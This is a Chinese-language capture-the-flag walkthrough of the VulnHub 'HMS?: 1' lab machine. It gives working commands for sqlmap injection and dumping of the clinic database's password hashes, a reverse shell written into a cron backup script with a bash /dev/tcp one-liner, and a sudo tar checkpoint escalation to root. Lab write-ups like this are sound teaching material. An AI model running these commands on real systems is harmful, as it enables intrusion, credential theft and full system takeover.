- 英文名称:HMS?: 1
- 中文名称:嗯?:1
- 发布日期:2021 年 7 月 28 日
- 难度:容易
- 描述:这适用于 VirtualBox 而不是 VMware
- 下载地址:
https://www.vulnhub.com/entry/hms-1,728/
ailx10
1108 次咨询
4.9
去咨询

1、主机发现(192.168.199.149)

2、端口扫描(21、22)

3、匿名登录ftp,发现是空军,空空如也
4、重新扫描端口(21、22、7080)
nmap -sS 192.168.199.149 -p1-65535

5、访问页面
6、burp代理,尝试访问

7、探测是否存在SQL注入

8、SQLmap探测
1、探测数据库
sqlmap -u "http://192.168.199.149:7080/login.php" --data="user=admin&email=ailx10%40qq.com&password=123456&btn_login="  --current-db

current database: 'clinic_db'

2、探测表
sqlmap -u "http://192.168.199.149:7080/login.php" --data="user=admin&email=ailx10%40qq.com&password=123456&btn_login="  -D clinic_db --tables

[24 tables]
+----------------------+
| user                 |
| admin                |
| appointment          |
| billing              |
| billing_records      |
| department           |
| doctor               |
| doctor_timings       |
| manage_website       |
| medicine             |
| orders               |
| patient              |
| payment              |
| prescription         |
| prescription_records |
| room                 |
| service_type         |
| tbl_email_config     |
| tbl_permission       |
| tbl_permission_role  |
| tbl_role             |
| tbl_sms_config       |
| treatment            |
| treatment_records    |
+----------------------+


3、探测表结果
sqlmap -u "http://192.168.199.149:7080/login.php" --data="user=admin&email=ailx10%40qq.com&password=123456&btn_login="  -D clinic_db -T admin --columns

Database: clinic_db
Table: admin
[17 columns]
+---------------+---------------+
| Column        | Type          |
+---------------+---------------+
| addr          | varchar(500)  |
| created_on    | date          |
| delete_status | int(11)       |
| dob           | text          |
| fname         | varchar(50)   |
| gender        | varchar(500)  |
| id            | int(11)       |
| image         | varchar(2000) |
| last_login    | date          |
| lname         | varchar(500)  |
| loginid       | varchar(30)   |
| mobileno      | text          |
| notes         | varchar(200)  |
| password      | varchar(100)  |
| role_id       | int(11)       |
| updated_on    | date          |
| username      | varchar(500)  |
+---------------+---------------+


4、拖库
sqlmap -u "http://192.168.199.149:7080/login.php" --data="user=admin&email=ailx10%40qq.com&password=123456&btn_login="  -D clinic_db -T admin -C username,password --dump

Database: clinic_db
Table: admin
[1 entry]
+----------+------------------------------------------------------------------+
| username | password                                                         |
+----------+------------------------------------------------------------------+
| admin    | aa7f019c326413d5b8bcad4314228bcd33ef557f5d81c7cc977f7728156f4357 |
+----------+------------------------------------------------------------------+
9、同样的手法,没有明文
+-----------------+------------------------------------------------------------------+
| doctorname      | password                                                         |
+-----------------+------------------------------------------------------------------+
| Dr. Akash Ahire | bbcff4db4d8057800d59a68224efd87e545fa1512dfc3ef68298283fbb3b6358 |
+-----------------+------------------------------------------------------------------+

+-------------+------------------------------------------------------------------+
| patientname | password                                                         |
+-------------+------------------------------------------------------------------+
| Atul Petkar | bbcff4db4d8057800d59a68224efd87e545fa1512dfc3ef68298283fbb3b6358 |
+-------------+------------------------------------------------------------------+


10、在burp中尝试SQL注入的万能密码,成功登录

11、查看源代码

12、访问页面
13、上传反弹shell

14、反弹成功

15、找到普通flag
16、寻找特权文件
find / -perm -u=s -type f -exec ls -al {} \; 2>&1 | grep -v "Permission denied"

17、at 无权限

18、查看定时任务
$ cat /home/eren/backup.sh
#!/bin/bash
BACKUP_DIR="/home/eren/backups"
tar -zcvpf $BACKUP_DIR/backup.tar.gz /var/www/html


19、切换身份,将反弹shell写入定时任务,等待5分钟
echo "bash -i >& /dev/tcp/192.168.199.247/7777 0>&1" >> /home/eren/backup.sh

20、tar 提权,获得root的flag
sudo -u root tar cf /dev/null exploit --checkpoint=1 --checkpoint-action=exec="/bin/bash"
到此,实验完成~